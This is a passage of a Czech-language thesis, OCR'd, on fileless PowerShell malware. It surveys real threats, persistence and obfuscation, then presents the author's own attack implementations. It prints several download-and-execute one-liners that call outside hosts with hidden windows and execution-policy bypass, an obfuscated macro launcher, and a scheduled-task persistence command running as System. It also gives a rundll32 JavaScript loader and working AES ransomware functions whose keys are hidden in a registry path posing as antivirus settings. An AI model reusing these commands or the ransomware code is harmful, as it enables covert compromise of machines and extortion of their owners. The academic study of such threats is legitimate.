
Zneužití chyby v neaktualizovaném softwaru se kombinuje společně se škodlivou webovou stránkou. Mezi jeden z nejohroženějších softwarů na počítači oběti je webový prohlížeč. Vyjímkou nejsou ani další externí aplikace, jako je například Adobe Flash Player nebo aplet Java. [23]

3.9 Známe viry, využívající nástroj PowerShell

Fileless útoky zneužívající PowerShell rostou. Společnost Trend Micro indentifikovala víc než 78 600 malspamu nebo škodlivých kódů, doručovaných pomoci spamových emailů (detekovaných jako W2KM_POWMET a POWLOAD), které mají vliv na podniky od ledna do února roku 2017. Oba jsou makra stahovače škodlivého kódu, které využívají škodlivé skripty PowerShell k doručení obsahu na kompromitovaný počítač. Během prvního čtvrtletí roku 2017 byly senzory společnosti Trend Micro schopny sledovat útoky spojené s PowerShell na více než 12 000 unikátních strojích. [24]

3.9.1 Downloader

Mnoho virů využívá nástroj PowerShell jako prostředníka, který jim pomůže dopravit do počítače oběti škodlivý software nebo efektivní část kódu, která pak bude dál pokračovat v kompromitaci počítače. Mezi tyto viry patří například vir označovaný jako Crigent (také "PowerWorm"). Vir



Obrázek 7: Statistika použití PowerShell k útoku. [7]

umožňoval stažení potřebných komponent, a to přes Tor a Polipo, což jsou nástroje pro skrytí webové komunikace.

Nejčastěji se pro stažení škodlivého kódu ze vzdálených serveru používá nativní třída System.Net Webclient. Třída obsahuje metodu DownloadFile, která umožňuje stahování souboru na počítač. Další populární metodou mezi útočníky je metoda DownloadString. [5]

Metody a příkaz "Invoke-WebRequest", BitsTransfer, Net.Sockets.TCPClient a mnoho dalších metod může být použito stejným způsobem, ale metoda WebClient je stále nejběžnější používanou metodou. [5]

Jakmile je škodlivý obsah stažen, skript spustí stažený obsah na počítači. Existuje několik způsobů, jak spustit nový proces z prostředí PowerShell. Nejčastěji se používají funkce "Invoke-Expression"a "Start-Process". "Invoke-Expression"umožňuje uživateli spustit jakýkoliv dynamicky generovaný příkaz. Tato metoda se nejčastěji používá pro skripty, které si stahují kód přímo do paměti počítače. Využívají se příkazy "Invoke-WMIMethod"a "New-Service", které jsou schopné vytvořit novou Windows službu nebo COM objekt. Možné je spuštění další nativních aplikací v operačním systému Windows. Často se používá klasická příkazová řádka. [5] Tento příkaz pak vypadá následovně:

```
(New-object -com Shell.Application).ShellExecute()
```

Výpis 6: Spuštění aplikace pomoci COM objektu

Stejný způsob stažení kódu využívá i mnou navržený způsob dopravy. Důvodem zvolení tohoto přístup je jeho možnost použití na nejrozšířenější verzi nástroje PowerShell verzi 2.0. Mnou používaný Downloader využívá metodu DownloadString, která ukládá kód do paměti počítače. Metoda nevytváří na disku počítače žádný soubor. Čímž se můžeme snížit pravděpodobnost odhalení antivirovým programem.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -win hidden -ex
    bypass -command IEX "((New-Object System.Net.WebClient).DownloadString('
    http://zavirovany.czechian.net/data/b/zu987654.txt'))"
```

Výpis 7: Downloader použitý pro stažení efektivního kódu

Skript je uložen v registrech operačního systému, kde zajišťuje zadní vrátka do operačního systému.

Skript využívá zkráceného zápisu parametrů, se kterými má být instance nástroje PowerShell spuštěna. Především parametr "-win hidden"spuštění instance bez zobrazení interaktivní konzole. Předán je příkaz pro stažení skriptu z webové stránky. Stažený skript je následně spuštěn za pomoci příkazu "Invoke-Expression".

Nástroj PowerShell lze použít k hledaní obsahu, který by měl být posléze zašifrován. Tento způsob využití nástroje PowerShell využíval i již zmíněny virus Crigent.

3.9.2 Poweliks

Trojan.Poweliks je trojský kůň, který se instaluje jako fileless hrozba a na počítači oběti vyvolává různé formuláře. Instaluje se do registru systému Windows, kde vytvoří speciálně upravený klíč v CLSID. Klíče, které jsou umístěn v CLSID se spouštění po spuštění počítače, jelikož jsou vázané na proces "explorer.exe"a další. Nicméně pro zápis do této lokace je potřeba administrátorské oprávnění. A proto Trojan.Poweliks využívá díry v operačním systémem, které mu toto oprávnění umožňovali získat. [5] [25]


Poweliks vytvoří klíč v registrech, jehož hodnota není z ASCI tabulky. To zabraňuje tomu, aby normální nástroj pro správu registrů dokázal správně zobrazit hodnotu, která je v klíči uložená. Poweliks také upravuje přístupová práva, což činí klíč těžce odstranitelný. Položka v registrech používá "rundll32.exe"k provedení malého kódu JavaScriptu, vloženého do klíče registrů. JavaScript používá objekty WScript k dešifrování PowerShell skriptu z jiného klíče z registrů a poté jej spustí. PowerShell spustí střežící knihovnu s koncovkou .dll a další obsah. Tato technika dovoluje viru Powerliks zůstat aktivní na počítači bez toho aniž by cokoliv zapisoval na disk počítače, což by mohlo zvýšit riziko odhalení viru na počítači. [5]

3.9.3 PowerWare

Ransomware (alias rogueware nebo scareware) omezuje uživatelům přístup k jejich počítačovému systému nebo souborům. Za obnovení přístupu požaduje program zaplacení výkupného. Nejnebezpečnější útoky tohoto typu má na svědomí ransomware WannaCry, Cerber, CryptoLocker a Locky. [21]

Jakmile je trojský kůň PowerWare spuštěn, vytvoří následující soubor %TEMP%\Quest Software\PowerGUI\[NAHODNÉ_ZNAKY]\crypter.ps1. Tento trojský kůň oskenuje kompromitovaný počítač a vyhledá soubory jako jsou textové dokumenty, soubory balíčku Microsoft Office a obrázky. Pokud virus nalezne vybrané soubory, zašifruje je a poté přidá na konec název souboru příponu *.POSHCODER*. Trojský kůň v každé složce, kde nalezne soubory, které budou zašifrované, vytvoří HTML soubor s názvem UNLOCKYOURFILES.html. [22]

Soubor obsahuje instrukce, které jsou potřeba k odemčení souborů. Instrukce vyzývají ke stažení anonymního internetového prohlížeče Tor a navštívení jisté adresy, která se skrývá v síti Tor. Na této adrese se nacházejí další instrukce. Požaduje zaplacení jisté sumy do 10 dnů, jinak budou všechny zašifrované soubory nenávratně zničeny. HTML stránka obsahuje identifikační kód, který je unikátní pro každý zašifrovaný počítač.



Obrázek 8: Statistika útoku typu Ransomware pro období 2015 až 2017. [7]

Dokument Word obsahuje makro, které je spuštěno při otevření dokumentu. Toto makro po-

užívá funkci shellu ke spuštění příkazové řádky, která pak spustí příkaz v prostředí PowerShell. Následující argumenty jsou vloženy do shellu: [5]

```
"cmd /K " + "pow" + "eR" & "sh" + "ell.e" + "x" + "e -WindowStyle hiddeN -
    ExecuTionPolicy BypasS -noprofile (New-Object System.Net.WebClient).
    DownloadFile('http://oklein.cz/file.php','%TEMP%\Y.ps1'); poWerShEll.exe -
    WindowStyle hiddeN -ExecutionPolicy Bypass -noprofile -file %TEMP%\Y.ps1"
```

Výpis 8: Spuštění PowerShell přes příkazovou řádku.

Argument ukazuje jednoduchou obfuskaci. Klíčové slovo "powershell.exe"je poskládáno z krátkých textových řetězců a některé výrazy jsou mixem malých a velkých písmen. Tento skript používá již dřív diskutované parametry příkazové řádky, který skrývá interaktivní příkazovou řádku a ignoruje politiku spuštění a lokální profily. Tento skript stáhne další skript, pro nástroj PowerShell do dočasné složky a spustí jej. Skutečnostní je, že útočník tuto hrozbu nestahoval a nespouštěl přímo z paměti a příkazy nebyly nijak obfuskovány, nebylo příliš investováno do skrývání škodlivého kódu. Nicméně, útok byl úspěšný. [5]

3.9.4 W97.INCOMPAT

V létě roku 2016 se objevil nebezpečný virus, který byl součástí dokumentu z nástroje Excel. Soubor byl rozesílán podvodnými emaily. Škodlivý soubor obsahoval makro, které bylo spuštěno potom, co byl soubor otevřen a byla povolena makra. Skript vytvořil souborovou strukturu v cestě "%public%\Libraries\RecordedTV\". Makro spustilo dlouhý příkaz nástroje PowerShell. Tento příkaz uložil některý obsah Excel souboru do souboru "backup.vsb". Poté se vytvořily dva PowerShell skripty s názvy "DnE.ps1"a "DnS.ps1". Skripty používaly základní způsob obfuskace, jako je spojování textových řetězců a nahrazování řetězců. Makro také maskuje obsah excel sešitu, tak aby si uživatel myslel, že je vše v pořádku. Zde je ukázka makra, obsahující PowerShell příkazy:

```
cmd = "powershell ""&{$f=[System.Text.Encoding]::UTF8.GetString([System.Convert
    ]::FromBas"& "e64String('" & BackupVbs & "'));Set-Content '" & pth & "
    backup.vbs" & "'$f;$f=[System.Text.Encoding]::UTF8.GetString([System.
    Convert]::FromBas" & "e64String('" & DnEPs1 & "'));$f=$f -replace '__',(Get
    -Random);$f='powershell -EncodedCommand \""'+([System.Convert]::ToBas" & "
    e64String([System.Text.Encoding]::Unicode.GetBytes($f)))+'\""';Set-Content
    '" & pth & "DnE.ps1" & "' $f;$f=[System.Text.Encoding]::UTF8.GetString([
    System.Convert]::FromBas" & "e64String('" & DnSPs1 & "'));$f='powershell -
    EncodedCommand \""'+([System.Convert]::ToBas" & "e64String([System.Text.
    Encoding]::Unicode.GetBytes($f)))+'\""';Set-Content '" & pth & "DnS.ps1" &
    "' $f}"""
```

Výpis 9: Část kódu viru W92.INCIMPAT.

Další příkaz vytvořil naplánovanou úlohu, která opakovaně spouštěla skript "backup.vsb".

```
%SYSTEM%\schtasks.exe /create /F /sc minute /mo 3 /tn "
    GoogleUpdateTasksMachineUI" /tr %ALLUSERSPROFILE%\Libraries\RecordedTV\
    backup.vbs
```

Výpis 10: Vytvoření naplánované úlohy ve viru W97.INCOMPAT.

[5]

3.9.5 Keylogger Trojan

Vir keylogger využívá zadních vrátek do systému a je založen na metodě System.Net.WebRequest pro vytvoření komunikace s C&C serverem. Virus zasílá na server systémové detaily a čeká na další instrukce, které server zásílá. Mezi tyto instrukce patří logování stisku kláves, kradení dat uložených v mezipaměti nebo kradení dat z webového prohlížeče. Jedná se o velice jednoduché funkce a většina kódů byla shromážděna z jiných projektů, jako například již zmiňovaný PowerSploit. Pravý účel tohoto trojského koně bylo vyhledávání čísel kreditních karet.[5]

Nástroj PowerShell umožňuje identifikovat aktuální okna na ploše počítače a na základě předem definovaných slov můžete rozhodovat, zda jsou informace, které jsou do tohoto okna vkládaný, důležité.

3.9.6 RoshRat

RoshRat je trojský kůn napsaný v jazyce PowerShell, který obsahuje 100 až 200 řádků PowerShell kódu. RoshRat dynamicky vytvářel TLS certifikáty, které jsou používaný pro zašifrování komunikace. Jakmile je skript spuštěn, škodlivý skript začne naslouchat na portech 80 a 443 protokolu TCP. Komunikace backendu je vykonána pomocí Net.WebClient a metody DownloadString. Hrozba vykoná příkaz Invoke-Expression. Dodatečně také poskytuje zádní vrátka pro metody spuštění škodlivého kódu na infikovaném počítači. Jedna z těchto metod používá rundll32 pro spuštění JavaScriptu, který pak spustí příkaz v prostředí PowerShell. [5] Obdobný přístup spouštění škodlivého kódu pomoci rundll32 využívá i již zmíněný virus Trojan.Powerliks.

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();r=new
    %20ActiveXObject("WScript.Shell").run("powershell -w h-nologo -noprofile -
    ep bypass IEX ((New-Object Net.WebClient).DownloadString('11.12.13.14/
    script.ps1'))",0,true);
```

Výpis 11: JavaScript pro spuštění PowerShllu.

3.10 Persistence

Persistence je pro škodlivý kód velice důležitá, obzvlášť pokud se jedná o fileless útok. Jelikož tento kód přežívá pouze v paměti systému a po restartování dojde k vymazání paměti a ztrátě kódu, proto je důležité hledat způsoby, jak zachovat alespoň část kódu v počítači a znovu jej spustit po spuštění operačního systému. Klasické viry využívají souboru, umístěného na disku a právě tyto soubory mohou odhalit přítomnost viru na počítači. Standardní antivirový software dokáže tyto soubor odhalit. Proto fileless útoky využívají jiných metod, jak zůstat v utajení. Již samotný název fileless napovídá, že tyto viry nevyužívají souboru na disku. Mezi populární způsoby se řadí ukládání škodlivého kódu do registrů operačního systému. Mezi další způsoby patří například vytváření naplánovaných událostí nebo ukládaní škodlivého skriptu do alternativních proudu.

Malware by měl být odolný proti případnému smazání, ať už uživatelem nebo antivirovým softwarem. V případě, že vir využívá vlastní soubor, uložený na pevném disku kompromitovaného počítače, zvětšuje šanci odhalení.

Powerliks vytvořil speciální podklíč registrů s ochranným mechanismem, který ho chránil před otevřením. Tento podklíč registrů obsahuje položku vytvořenou pomoci bajtů 0x06 a 0x08, které se nenacházejí v množině znakové sady Unicode. Vytvoření takového záznamu zabraňuje Powerliks záznamu LocalServer32 před správným přečtením nebo smazáním. Zatímco některé nástroje pro registry jej dokážou přečíst korektně, defaultní nástroj "Windows Registry Editor"(známý pod zkratkou "regedit.exe") toto nedokáže a jsou potřeba specifické nástroje, které dokážou pracovat s těmito speciálními znaky a jsou potřebné pro správné přečtení a odstranění záznamů z registrů. Ani s administrátorskými oprávněními na některých verzích operačního systému Windows, včetně Windows 7 nebo Windows 8, nelze tento klíč LocalServer32 smazat přímo. Takové chování je způsobeno tím, že podklíč patří do skupiny "TrustedInstaller"a skupina Administrátoři má defaultně pouze přístup k jeho čtení. [6]

Ukládání škodlivého kódu do registru operačního systému je velice často používaná technika. V registrech existuje složka, do které není třeba pro zápis přistupovat s administrátorskými oprávněními. Jedná se o složku HKEY_CURRENT_USER, zkráceně označovaná HKCU. Do ostatních složek je potřeba administrátorské oprávnění. Již zmíněný Powerliks využívá pro uložení kódy speciální registry, jakou jsou CLSID. Tyto registry jsou použité pro některé funkce operačního systému Windows, jako například průzkumník souborů. CLSID registry jsou spouštěny při spuštění operačního systému. Jsou tak ideálním místem pro nahrání škodlivého kódu. Pro zápis do této složky využíval Powerliks zero-day chybu pro eskalaci oprávnění, avšak tato chyba byla opravena pomoci aktualizace. Využité klíče se jmenují {FBEB8A05-BEEE-4442-804E-409D6C4515E9}, {73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}
a {AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}.

Vytvoření naplánované úlohy může být jeden z nástrojů, které lze využít pro zachování škodlivého kódu na operačním systému. Naplánována úloha může být vytvořena pomoci příka-

zové řádky, využívající nástroje "schtasks.exe", který je součástí systému. Úloha může následně spouštět PowerShell nebo škodlivou aplikaci. Nová naplánována úloha může být vytvořena následujícím příkazem.

```
schtasks /create /tn Trojan /tr "powershell.exe -WindowStyle hidden -NoLogo -
    NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).
    downloadstring('oklein.cz/skript.txt'))'" /sc onstart /ru System
```

Výpis 12: Vytvoření naplánované úlohy pomocí příkazové řádky.

Uložení programu nebo skriptu do speciální složky, která je po nastartování systému automaticky spuštěna. Tato složka je umístěna v cestě "C:\Users\Ondrej\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup".

WMI může být použito pro lokální nebo vzdálené spouštění skriptů. Vyšší efektivity se dosáhne za použití kombinaci s nástrojem PowerShell. Útočník může vytvořit filtr pro jakoukoliv specifickou událost a vytvořit spotřebitelskou metodu pro spuštění škodlivého skriptu na tyto události. [5]

GPO může být použita pro uložení PowerShell skriptu k zadním vrátkům. Toto může být provedeno pomoci úpravy existující politiky tajnou cestou. [5]

Utočník může umístit škodlivý kód do jakéhokoliv z šesti dostupných uživatelských profilů nástroje PowerShell nebo vytvořit svůj vlastní. Tento kód bude spuštěn, vždy když bude spuštěn nástroj PowerShell. Po spuštění infikovaného profilu může být benigní PowerShell skript umístěn na libovolné již zmíněné místo. [5]

Persistence skriptu může být řešena i zápisem těla skriptu do alternativních proudu náhodného souboru. Uložení jakéhokoliv obsahu se nijak neprojeví ve velikost daného souboru. Určení, zda se u souboru nachází Alternate Data Streams (ADS), není pro laika jednoduché. Alternativní datové proudu jsou podporovány pouze na souborový systém NTFS. Nicméně nástroj PowerShell podporuje využívání datových proudu až do verze 3.0. Skripty, které jsou vytvořeny specificky pro verze 2.0, nemají možnost tuto funkcionalitu využívat.

3.11 Obfuskace

Hlavním důvodem obfuskace je snaha zmást a zpomalit reverzní rekonstrukci kódu, a tak zajistit delší životnost škodlivého softwaru bez známých slabin kódu a objevení zranitelnosti, kterou využívá. Obfuskace nejčastěji používá nadbytečné informace a nečitelnost zdrojového kódu softwaru. Zatímco kód neškodného softwaru obsahuje informace a poznámky ke kódu, škodlivý software by tyto informace neměl obsahovat, jelikož by tak mohl pomoci analytikům při jeho analýze. Také se nedodržuje standardní formátování kódu.

Mezi často používané techniky patří náhodně generované pojmenování proměnných. Obfuskovaný kód může obsahovat proměnné nebo funkce, které skripty nevyužívají. Pro analytika se pak jedná o slepé uličky, které prodlouží čas, strávený reverzní analýzou. Mezi jeden z příkladů obfuskace je nepoužívání for cyklu, což kód výrazně prodlouží.

3.11.1 Obfuskace PowerShell skriptů

Obfuskace skriptu je velice jednoduchá, jelikož lze využít náhodných názvů proměnných a spojování textových řetězců. Tato základní obfuskace je dostatečná pro případ základní statické analýzy a porovnávání kódu.

V prostředí PowerShell vznikl dokonce i modul, který automatizuje mnoho obfuskačních praktik, tento modul se nazývá "Invoke-Obfucation". V prostředí PowerShell se často objevují následující typy obfuskace. Střídání velkých a malých písmen ve skriptu, jelikož příkazy v prostředí PowerShell nejsou citlivé na velikost znaků. Lze také vynechávat slovo "Get"před příkazy, které tento výraz obsahují například příkaz "Get-ChildItem"funguje i stejně jako příkaz "ChildItem". S touto technikou je spojená i podpora alternativních názvů, kdy jeden příkaz může být volán pomoci různých názvů. Například pro již zmíněný příkaz "Cet-ChildItem"může být zavolán pomoci alternativních názvů "dir"nebo "ls". Tyto alternativní názvy si může uživatel sám definovat.

Jedna již zmíněná technika je spojování textových řetězců. Další technika využívá únikových znaků. Tyto znaky vracejí zpět jejich původní význam, například znakem zpětného lomítka je pro prostředí PowerShell definovaná funkce pro regulární výrazy. K navracení významu znaku zpětného lomítka v textu například pro definování cesty, můžeme mu vrátit jeho původní význam pomoci jednoduché uvozovky. Další možnost v prostředí PowerShell je použít znaky pipe a přesměrovat tak výstup z jednoho příkazu do druhého. Technika přesměrování v prostředí PowerShell se velice často využívá i pro tvorbu klasických skriptů, jelikož zkracují jejich délku. Mezi další způsoby patří nahrazování v textovém řetězci nebo využívat ASCII zápisu textu. Nebo využít možnost zakódovaní textu do formátu Base64. Kódování převádí binární data na posloupnost tisknutelných znaků. Pro převedení skriptu do tohoto kódování lze v PowerShell využít nativně implementovaného příkazu. Je jednoduché získat obsah, který byl zakódován. Proto použití samostatného zakódování není příliš dostatečná obfuskace. [5]

Bohužel obfuskace nemusí být účinná na systému, kde je aktivní logování skriptů. Jelikož všechny tyto použité metody jsou v události logu odstraněny a přepsany do čitelné podoby. Mělo by být poznamenáno, že z 111 aktivní druhů hrozeb, které používají nástroj PowerShell, využívá obfuskaci pouze 8 %, jakékoliv metody, jako střídání velikost znaků. [5]

4 Vybrané implementace

V této kapitole se věnuji implementaci tří skriptů v prostředí PowerShell. Jedná se o dva skripty, které jsou určeny ke kompromitaci počítače a obsahují známý malware v podobě ransomwaru a keyloggeru, oba skripty lze použít pro fileless útok za pomoci PowerShell downloaderu. Fungování těchto skriptů je v této kapitole taktéž popsané. Třetí implementace skriptu se zaměřuje na možnost obejití bezpečnostního nástroje UAC v operačním systému Windows.

4.1 Ransomware v prostředí PowerShell

V předchozí kapitole byl zmíněn ransomware PowerWare, který využívá nástroje PowerShell pro fileless útok. Virů, které jsou napsaný čistě v prostředí PowerShell není mnoho v globálního měřítku všech virů. I přesto, že PowerShell poskytuje velice dobré zázemí pro jejich tvorbu, nebo alespoň pro částečné využíti různých funkcionalit. Velice dobrou vlastností nástroje PowerShell je jeho propojení s rámcem .NET. Ten má mnoho předem definovaných knihoven, které poskytují dostatečně mnoho metod pro provedení úspěšného útoku. Včetně jmenných prostoru, které poskytují šifrovací metody.

Jelikož se ransomwarem soustředí na zašifrovaní souboru daného uživatele, není potřeba získávat administrátorské oprávnění. Tento fakt velice zjednodušuje princip fungování samotného ransomwaru a také zjednodušuje jeho vývoj.

4.1.1 Advanced Encryption Standard

Symetrická bloková šifra, která šifruje za pomocí klíče a inicializačního vektoru, stejným klíčem a inicializačním vektorem se následně i dešifruje. Hlavní výhodou toho šifrovacího algoritmu je rychlost, jakou šifruje data. [42]

Šifra je vhodná pro použití viru typu ransomware. Kde jde především o rychlost, jakou se šifrují data na počítači oběti. Protože v ideálním případě by mělo dojít k zašifrovaní dat téměř okamžitě. Tak aby uživatel nemohl zareagovat a ukončit probíhající proces šifrování. Důležité je, aby virus, který právě šifruje počítač, příliš nezatěžoval systém, a tak neprozradil své působení na počítači. Šifrovací algoritmus AES je využit i v implementační části diplomové práce, a to na příkladu ransomwaru, využívající prostředí PowerShell (viz Výpis 13).

4.1.2 AES v .NET/PowerShell

Pro potřeby ransomwaru, jsem využil jmenný prostor z prostředí .NET s názvem System.Security.Cryptography. Tento jmenný prostor poskytuje metody pro generování objektu, které jsou potřebné pro správné fungování a použití šifrovacího algoritmu AES. Pro použití nástroje AES v prostředí PowerShell jsem vytvořil metodu s názvem "Encrypt-File"(respektive "Decrypt-File"). Tuto funkci jsem vytvořil pomocí vlastního objektu, který načte třídu System.Security.Cryptography.RijndaelManaged.

Funkce vytvořená v prostředí PowerShell obsahuje pouze jeden parametr, kterým je vstupní soubor. Tento soubor je čten po bajtech. Zašifrovaný výstup je zapisován do souboru se stejným jménem, ale speciální koncovkou *.kitty*. Pomoci této koncovky lze jednoznačně určit, že se jedná o zašifrovaný soubor. Koncovka má význam především při dešifrovaní. Kdy se při prohledávání disku hledají soubory, které mají pouze tuto koncovku.

```
function Encrypt-File
  {
      param (
          [System.String]$InputFile
      )
      $output = $InputFile + '.kitty';
       $fsCrypt = New-Object System.IO.FileStream $output, 'Create';
       $RMCrypto = New-Object System.Security.Cryptography.RijndaelManaged;
       $RMCrypto.BlockSize = 128;
       $RMCrypto.KeySize = 256;
       $RMCrypto.Mode = [System.Security.Cryptography.CipherMode]::CBC;
       $RMCrypto.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
      if(Test-Path "HKCU:\Software\Antivirus\Registry\AVGPrograms") {
          $regEntry = Get-ItemProperty "HKCU:\Software\Antivirus\Registry\
              AVGPrograms";
          [byte[]]$IV = [System.Convert]::FromBase64String($regEntry.IV);
          [byte[]]$key = [System.Convert]::FromBase64String($regEntry.Key);
      } else {
          throw $null;
      }
       $cs = New-Object System.Security.Cryptography.CryptoStream $fsCrypt,
           $RMCrypto.CreateEncryptor($key, $IV),'Write';
       $fsIn = New-Object System.IO.FileStream $InputFile, 'Open';
       while (($data = $fsIN.ReadByte()) -ne -1 ) {
           $cs.WriteByte([System.Byte]$data);
       }
       $fsIn.Close();
       $cs.Close();
       $fsCrypt.Close();
  };
```

Výpis 13: Funkce Encrypt-File pro můj Ransomware.

Pro vytvoření šifrování je nadefinovaný objekt s názvem *RMCrypto*. Pro vlastní objekt s názvem RMCrypto jsem nastavil délku šifrovacího bloku na 128 a velikost klíče na 256 znaků, což je dostatečně bezpečná délka klíče pro tento druh šifry. Na tento objekt byl nastaven šifrovací mód na CBC. Kromě všech těchto parametrů je však nutné nastavit nebo vygenerovat klíč a inicializační vektor pro zašifrovaní souborů. Jelikož je požadováno, aby byl každý soubor zašifrován stejným párem inicializačního vektoru (IV) a klíče, musel být klíč a IV vygenerován pomoci zvláštní funkce. Funkce, která je zodpovědná za vygenerování tohoto páru se nazývá "Get-RijndaelManaged". Funkce vrací objekt, který má dvě hodnoty s názvem Key a IV. Tyto informace jsou ukládány do registrů počítače. Společně s jednoznačným identifikačním kódem pro počítač, který je při dešifrování použit k ověření.

Při spuštění funkce se vytvoří výstupní soubor se specifickou příponou, do kterého se budou zapisovat zašifrovaná data. Je nadefinován objekt *fsIn*, který zajišťuje čtení nezašifrovaného souboru. Tento soubor je následně čten po bajtech v cyklu do konce souboru. Důvod tohoto řešení je nižší paměťová náročnost a limitní velikost souboru, který lze zašifrovat. Pokud by byl soubor čten najednou, není možné zašifrovat větší soubory. Po dokončení smyčky jsou všechny souborové proudy uzavřeny.

4.1.3 Ukládání klíčů

Důležitou roli při šifrování souboru hrají klíče pomocí, kterých jsou soubory zašifrovány. V případě různých ransomwarů je mnoho způsobů, jak s klíči pracovat a zacházet. Každé z řešení má své přínosy, ale i negativa, které je předem zvážit. Možností, jak s klíči zacházet je mnoho. Vybral jsem pouze mnou zvážené varianty. Problém s klíči je ten, že může nastat případ, že ransomware nedokáže zašifrovat všechny soubory a počítač je během šifrovaní vypnut. V tomto případě bude ransomware vyžadovat klíče pro šifrování znovu, ať už lokálního úložiště nebo ze vzdálené databáze.

```
function Save-ToRegistry {
    param(
        [System.String]$Key,
        [System.String]$IV
    )
    $regPath = "HKCU:\Software\Antivirus\Registry\AVGPrograms";
    if (! (Test-Path $regPath)) {
        $new_guid = [System.Guid]::NewGuid();
        New-Item -Path $regPath -Force | Out-Null;
        New-ItemProperty $regPath -Name 'Key' -Value $Key -Force | Out-Null;
        New-ItemProperty $regPath -Name 'IV' -Value $IV -Force | Out-Null;
```

```
        New-ItemProperty $regPath -Name 'GUID' -Value $new_guid -Force | Out-
            Null;
    }
}
```

Výpis 14: Ukládání informací do registrů počítače.

